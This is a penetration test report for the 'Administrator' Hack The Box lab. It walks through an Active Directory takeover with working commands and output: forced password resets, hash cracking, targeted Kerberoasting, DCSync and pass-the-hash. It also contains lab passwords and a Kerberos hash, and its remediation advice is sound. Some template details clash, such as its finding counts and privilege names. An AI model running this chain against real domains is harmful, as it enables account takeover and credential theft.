HACKTHEBOX

Penetration Test

HTB - Administrator Report

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Joseph Jung

Administrator HTB

January 6, 2026

Version: 1.0

Table of Contents

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

Administrator Contacts		
Contact	**Title**	**Contact Email**

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Joseph Jung	Junior Penetration Tester	josephjung12@gmail.com

3 Executive Summary

Administrator HTB (“Administrator” herein) contracted Joseph Jung to perform a Network Penetration Test of Administrator’s externally facing network to identify security weaknesses, determine the impact to Administrator, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Joseph Jung performed testing under a “Grey Box” approach from October 13, 2025, to October 24, 2025 with credentials with the goal of identifying the potential damage that can be caused by an assumed breach. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Joseph Jung's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Joseph Jung sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Joseph Jung were able to gain a foothold in the internal network, Administrator as a result of external network testing, Administrator allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address and the Administrator.htb Active Directory domain, and any other Active Directory domains owned by Administrator discovered.

In Scope Assets

Host/URL/IP Address	Description
10.129.130.0	Target host and domain controller
administrator.htb	Administrator internal AD domain

3.3 Assessment Overview and Recommendations

During the penetration test against Administrator, Joseph Jung identified 6 findings that threaten the confidentiality, integrity, and availability of Administrator's information systems. The findings were categorized by severity level, with 4 of the findings being assigned a critical-risk rating, 2 high-risk, 0 medium-risk, and 0 low risk. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

The main issues with the client's security posture can be generalized into 2 things: not following the principle of least privilege and a weak password policy. In four cases, the tester was able to identify and leverage the privileges of a user to compromise another user or service, and even the entire network. The worst part about these attacks is that they are usually easily avoidable. Although corporate networks can become chaotic due to the vastness of interconnected and interdependent pieces, it's in precisely these instances that a misconfiguration can go unnoticed and provide attackers

with a fatal avenue of attack. Acme Security recommends strictly implementing the principle of least privilege, and references to this policy will be linked in the remediation section.

The other critical vulnerability was the weak password policy. On a couple of instances, the tester was able to decrypt the original password of another user or file from its encrypted form by using a list of well known and common passwords. The impacts of a weak password policy is indescribable. Since passwords are the main method of defending the confidentiality, integrity, and availability of data in all organizations, having a weak password policy is akin to having no defenses at all. Acme Security strongly suggests implementing a stronger password policy, especially one in which does not allow for passwords found in common password lists. An example of a common password list, as well as policies for stronger passwords will be given as a reference in the remediation section.

Administrator should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. Administrator should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, in-depth Active Directory security assessment may help identify additional opportunities to harden the Active Directory environment, making it more difficult for attackers to move around the network and increasing the likelihood that Administrator will be able to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Joseph Jung began all testing activities from the perspective of an authenticated user on the internet. Administrator provided the tester with an IP address and a domain user account but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Joseph Jung uncovered a total of 6 findings that pose a material risk to Administrator's information systems. Joseph Jung also identified 0 informational finding that, if addressed, could further strengthen Administrator's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **4 Critical** and **2 High** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.9 (Critical)	C1 Weak Password Used on Highly Privileged Account	15
2	9.9 (Critical)	C2 Excessive Privilege on User Account Granted to User Olivia	16

5 Internal Network Compromise Walkthrough

During the course of the assessment Joseph Jung was able leverage the internal access to move laterally, and compromise the internal network, leading to full administrative control over the Administrator.htb Active Directory domain. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Administrator the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.


5.1 Detailed Walkthrough

Joseph Jungperformed the following to fully compromise the Administrator.htb domain.

1. Initial enumeration via Bloodhound

```
bloodhound-python -d administrator.htb -u olivia -p ichliebedich -ns [IP] -c all
```

2. Bloodhound shows user Olivia has GenericAll privileges on Michael




3. Change Michael's password

```
net rpc password "michael" -U "administrator.htb"/"olivia" -S "[IP]"
```

```
┌──(joseph12㉿kali)-[~]
└─$ net rpc password michael -U administrator.htb/olivia -S 10.129.130.0
Enter new password for michael:
Password for [ADMINISTRATOR.HTB\olivia]:
```

4. Bloodhound shows user Michael has ForceChangePassword rights on Benjamin



5. Change Benjamin's password

```
net rpc password "benjamin" -U "administrator.htb"/"michael" -S "[IP]"
```

```
└─$ net rpc password benjamin -U administrator.htb/michael -S 10.129.130.0
Enter new password for benjamin:
Password for [ADMINISTRATOR.HTB\michael]:
```

6. Benjamin has access to FTP server. Retrieve backup.psafe3 file

```
└─$ ftp benjamin@10.129.130.0
Connected to 10.129.130.0.
220 Microsoft FTP Service
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||56947|)
125 Data connection already open; Transfer starting.
10-05-24  09:13AM                  952 Backup.psafe3
226 Transfer complete.
ftp> get Backup.psafe3
```

7. After downloading the backup file, crack the password using Hashcat

```
hashcat -m 5200 Backup.psafe3 /usr/share/wordlists/rockyou.txt
```

8. After opening the file with the password, `tekieromucho`, we find 3 credentials. One of the credentials, Emily's, has GenericWrite permissions on user Ethan after checking Bloodhound.
9. GenericWrite rights allow us to do a targeted kerberoast attack. To do that, we must sync our clocks with the Domain Controller's.

```
sudo rdate -n [DC_IP]
```

10. Perform the targeted kerberoast attack using the targetedKerberoast.py script from this Github repo


```
targetedKerberoast.py --dc-ip [IP] -u emily -p
```

```
└─$ targetedKerberoast.py --dc-ip 10.129.130.0 -d administrator.htb -u emily -p UXLCI5iETUsIBoFVTj8yQFKo
HjXmb
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$bc96c4fd140984968ee930c2952cb258$f1f48992f
cebdf0df262fd6e6dedcc763fdaa48c1a29770916fb1b02000bdfb30dd2434b900c87af3d3537990ff65576b5f939a85e73f9b0f
4b684e499bc2bb87fc8caef05f071956bebf3847e9ee02ef3091500825428beb5ce74e45a086ad717ad06df3a22257035e38bba6
81887c1a8f1154628eab544d6c0b01db71a3aaba88058c1f973a04d8418b17fb56681f34e04a2800d62977139a83d1710863d804
1602f2c517f684ca9dc1edf8edffccb831aa2abda66bdd55021a47c27a2a827e915303c57b545b8b44482a81417cb3d9741d13b0
7dc78ee1322e5c73a98d6176ebdf13f41b6609c97c641ecb014790dd55c5bbb8734a6dae60f02a0f01636975d9d9d83e63576689
7bd3b5ee2d958a704b3b73b2a699be7dbbfa6aa840ce75624c3774d9bba8af0d2031b32bec160e8cfc97b9972d1a9c93cf8f7c31
20e52bdee976e7b948392ae4d11d60c18756569736806a988f45faa5eced8b9531a4bc975782ccc50ddeaecfe3fea9501b911cd6
3130df7b30f71ac4047995e72cb6ab16dbf047deed3cdb507c043f07ce10c5878286f7753eae4d69857e1c36767ee551852f69ac
9dd373ac060712736d3b2e4895d9b87335e09b7413c11f4ffc91d1cacda9bc6bc98634c1fc5cfc2bc566283712687d3112a07f74
b8eec11e471c6e60cc2bcbecf29034db69baf003d78acd2ed8e0cd0f7c45065c655750d925d355505431fcc79390579b1fb387e2
54c2ea1d814431a9bc737c6d49af2cca91ac2925c935f10dba035199ad5d7390545128909765 8aef5bec086462e727443fd01282
0b1cb8895272487d8b44f546d0e738c00ed3ff97803d90dd2db38c1142232c61c44701468b09e5d7c89d873daa43005303655a47
a5e239244897f9aca5caf0439f4f23f942d5cc1535537304ffcc2237d310724ae30bc654928ae6ca9210a3c92d07f61c3997abfc
f7cff24026eea4584adee2e3fae729643390aeebd34e290adc8ebeb46f6b35499cc1115ba85e09e3e5a86f4c8bd9e2f35efb7e0c
b586a18af891a3b7444f16e7745ffddef6f1aff6ddefb86a2310f72fd5c13531fff47e253ef3934047b86284f7b3ab56922bbcc4
a1368e0b98d5e0602cc6899087ba9a13181284d2e5533ad1fea8d8a8c713b5bffb2945914448124ced2d532b4fbe8bd424a84d02
18a0187b0902478aff7b26184a29a6de0dd3e420caacc77e3ba2d8b315bda531c22d539de24520a020c1eca5c90efa47d1378cec
9b9043df2daf4552591c0a42204e8105709b57fe4923dc8330691618c9d78e5c47b65d13693eef19b8bbe76bf6bf03a4317a495f
90c58df4bea577e5f60ec622299d728e5fd3a4de37227ab7535d189ecbfd8e3d41aace973f8585fa795f81e1895916faa9f8c602
48b86f8253e827f05844e7fe1a8cdc386da8b24356902f30a554cc0477cf6fa64656de849b7b5976a71f1fda20e19446f9253a18
6a966ba89905111d0bc4040a5d575361282ba6e216eef00daa2b352c488a80e77a50c44c7a447bba9af60
```

11. Crack Ethan's hash using Hashcat and the infamous rockyou.txt file. The file can be downloaded from sources on Google.

```
hashcat -m 13100 ethan.kerberoast /usr/share/wordlist/rockyou.txt
```

12. After getting Ethan's password, we check Bloodhound and find Ethan has DCSync privileges on the domain.



13. We conduct a DCSync attack using Impacket's secretsdump.py file. The script can be downloaded here

```
secretsdump.py administrator.htb/ethan:[ETHAN_PASSWORD]@[IP]
```

```
└─$ secretsdump.py administrator.htb/ethan:[redacted]@10.129.130.0
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500[redacted]:::
Guest:501:aad3b43[redacted]
krbtgt:502:aad3b4[redacted]
```

14. This gives us the Administrator's hash, which we can pass to log into the Domain Controller as the Administrator using evil-winrm

```
evil-winrm -i [IP] -u administrator -H [HASH]
```

```
└─$ evil-winrm -i 10.129.130.0 -u Administrator -H 3dc[redacted]d2e

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function i
s unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-pa
th-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         3/9/2025  12:33 AM             34 root.txt
```

We've compromised the entire domain/network!

6 Remediation Summary

As a result of this assessment there are several opportunities for Administrator to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Administrator should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

SHORT TERM REMEDIATION:

- C1 Weak Password Used on Highly Privileged Account - Change the password to something more secure
- C2 Excessive Privilege on User Account Granted to User Olivia - Remove GenericAll privilege unless necessary
- C3 Excessive Privilege On User Account Granted to User Michael - Remove ForceChangePassword rights on Benjamin if appropriate
- C4 Excessive Privilege on Domain Controller Granted to User Ethan - Remove DCSync rights, especially on accounts that are not Administrator
- H2 Weak Encryption Used on Backup File - Change the password of the backup file to something more secure

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- H1 Weak Authentication Protocol Used - Disable NTLMv1 and upgrade to NTLMv2 wherever possible
- Enforce a stronger password policy and prevent users from using passwords found in common password files, such as the rockyou.txt file.

6.3 Long Term

LONG TERM REMEDIATION:

- Perform ongoing internal network vulnerability assessments and domain password audits
- Perform periodic Active Directory security assessments
- Educate systems and network administrators and developers on security hardening best practices compromise
- Enhance network segmentation to isolate critical hosts and limit the effects of an internal compromise

7 Technical Findings Details

1. C1 Weak Password Used on Highly Privileged Account - Critical

CWE	CWE-261 - Weak Encoding for Password
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The tester was able to retrieve and decrypt the password of an account that has the ability to retrieve the password hashes for every domain account.
Impact	The impact of a compromised password is extensive. Since passwords is the main method of authentication and authorization in corporate environments, a compromised password means one can be and do everything the user can. Also, since in some instances, the same passwords are reused, the compromise of a single password can lead to the compromise of other user accounts. In this case, the compromise of the user Ethan's password can lead to the compromise of all the password hashes to every account on the domain.
Affected Component	Administrator.htb Domain
Remediation	Acme Security strongly suggests changing the password to the account as soon as possible. Acme Security also recommends implementing a stronger password policy, one that doesn't allow passwords that are in common password lists to be used, especially for highly privileged accounts.
References	• https://cwe.mitre.org/data/definitions/261.html • https://www.nist.gov/cybersecurity/how-do-i-create-good-password • https://pages.nist.gov/800-63-4/sp800-63b/passwords/

Finding Evidence


```
hashcat -m 13100 ethan.kerberoast /usr/share/wordlist/rockyou.txt
```

2. C2 Excessive Privilege on User Account Granted to User Olivia - Critical

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The tester was able to identify and leverage the GenericAll privilege that user Olivia had on the account Michael. By taking advantage of this privilege, the tester was able to change the password of the Michael account, with written consent from the point of contact of Administrator.htb.
Impact	GenericAll privileges on a user account simply means that one has complete control of the account. One can change the user's password, or add a private key pair to the user account's msds-KeyCredentialLink attribute that allows one to authenticate to the account via a shadow credential attack. This form of authentication is particularly dangerous because it is often not monitored and goes undetected in many cases.
Affected Component	michael@administrator.htb
Remediation	Acme Security suggests removing or reducing this privilege unless absolutely necessary. A good guideline to follow would be the principle of least privilege.
References	• https://bloodhound.specterops.io/resources/edges/generic-all • https://csrc.nist.gov/glossary/term/least_privilege • https://cwe.mitre.org/data/definitions/269.html

Finding Evidence

```
net rpc password "michael" -U "administrator.htb"/"olivia" -S "[IP]"
```





```
┌──(joseph12㉿kali)-[~]
└─$ net rpc password michael -U administrator.htb/olivia -S 10.129.130.0
Enter new password for michael:
Password for [ADMINISTRATOR.HTB\olivia]:
```

3. C3 Excessive Privilege On User Account Granted to User Michael - Critical

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The tester was able to identify and leverage the ForceChangePassword privilege that user Michael had on the account Benjamin. By taking advantage of this privilege, the tester was able to change the password of the Benjamin user account, with written consent from the point of contact of Administrator.htb.
Impact	ForceChangePassword permissions on a user account allows one to change the password of another user at will. Although many companies will pick up on such noisy behavior, this allows one to have access to and do everything the compromised user can do.
Affected Component	benjamin@administrator.htb
Remediation	Acme Security suggests removing or reducing this privilege unless absolutely necessary. A good guideline to follow would be the principle of least privilege.
References	• https://cwe.mitre.org/data/definitions/269.html • https://bloodhound.specterops.io/resources/edges/force-change-password • https://csrc.nist.gov/glossary/term/least_privilege

Finding Evidence

```
net rpc password "benjamin" -U "administrator.htb"/"michael" -S "[IP]"
```




```
└─$ net rpc password benjamin -U administrator.htb/michael -S 10.129.130.0
Enter new password for benjamin:
Password for [ADMINISTRATOR.HTB\michael]:
```

4. C4 Excessive Privilege on Domain Controller Granted to User Ethan - Critical

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The tester was able to identify and abuse the DCSync rights of user Ethan to fully compromise all the password hashes of every account on the domain.
Impact	As stated above, the impacts of a DCSync attack is critical. This gives attackers the ability to retrieve every password hash of all accounts on the domain, often including the Administrator's and Domain Administrator's. The attacker can then go on to impersonate any of the compromised accounts via a Pass the Hash attack or cracking the passwords offline to get the plaintext password.
Affected Component	• Dc.administrator.htb • Administrator.htb Domain
Remediation	Acme Security suggests removing or reducing this privilege unless absolutely necessary. A good guideline to follow would be the principle of least privilege.
References	• https://cwe.mitre.org/data/definitions/269.html • https://bloodhound.specterops.io/resources/edges/dc-sync • https://csrc.nist.gov/glossary/term/least_privilege

Finding Evidence

```
secretsdump.py administrator.htb/ethan:[ETHAN_PASSWORD]@[IP]
```


```
└─$ secretsdump.py administrator.htb/ethan:[redacted]@10.129.130.0
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500[redacted]:::
Guest:501:aad3b43[redacted]
krbtgt:502:aad3b4[redacted]
```

5. H1 Weak Authentication Protocol Used - High

CWE	CWE-1390 - Weak Authentication
CVSS 3.1	8.6 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
Root Cause	The tester identified the usage of the NTLM v1 authentication protocol, which is insecure.
Impact	The NTLMv1 protocol is more susceptible to offline password cracking than NTLMv2 and allows for pass the hash attacks. This allows attackers to authenticate as compromised users with their password hash, instead of the plaintext password.
Affected Component	Administrator.htb Domain
Remediation	Acme Security recommends upgrading to NTLMv2, instead of NTLMv1 as soon as possible. If this is not possible, Acme Security recommends using strong, hard to crack passwords and carefully monitoring the network for pass the hash attacks.
References	• https://support.microsoft.com/en-us/topic/security-guidance-for-ntlmv1-and-lm-network-authentication-da2168b6-4a31-0088-fb03-f081acde6e73 • https://attack.mitre.org/techniques/T1550/002/ • https://cwe.mitre.org/data/definitions/1390.html

Finding Evidence

```
evil-winrm -i [IP] -u administrator -H [HASH]
```



6. H2 Weak Encryption Used on Backup File - High

CWE	CWE-326 - Inadequate Encryption Strength
CVSS 3.1	7.7 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N
Root Cause	The tester was able to crack the encrypted password to a backup file containing user credential data, including sensitive data such as passwords.
Impact	The impact of a compromised file containing credentials is extensive. Since passwords is the main method of authentication and authorization in corporate environments, a compromised password means one can be and do everything the user can. Also, since in some instances, the same passwords are reused, the compromise of a single password can lead to the compromise of other user accounts.
Affected Component	dc.administrator.htb
Remediation	Acme Security strongly suggests changing the password to the backup file as soon as possible. Acme Security also recommends implementing a stronger password policy, one that doesn't allow passwords that are in common password lists to be used.
References	• https://cwe.mitre.org/data/definitions/326.html • https://www.nist.gov/cybersecurity/how-do-i-create-good-password • https://pages.nist.gov/800-63-4/sp800-63b/passwords/

Finding Evidence

```
hashcat -m 5200 Backup.psafe3 /usr/share/wordlists/rockyou.txt
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Administrator's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.130.0			

A.3 Subdomain Discovery

URL	Description	Discovery Method

A.4 Exploited Hosts

Host	Scope	Method	Notes
dc.administrator.htb	domain controller	Abusing Ethan's DCSync rights to gain the Administrator's hash	Compromised

A.5 Compromised Users

Username	Type	Method	Notes
Olivia	user	credentials given	
Michael	user	abusing Olivia's GenericWrite permissions	
Benjamin	user	exploiting Michael's ForceChangePassword rights	
Emily	user	in backup.psafe3 file	
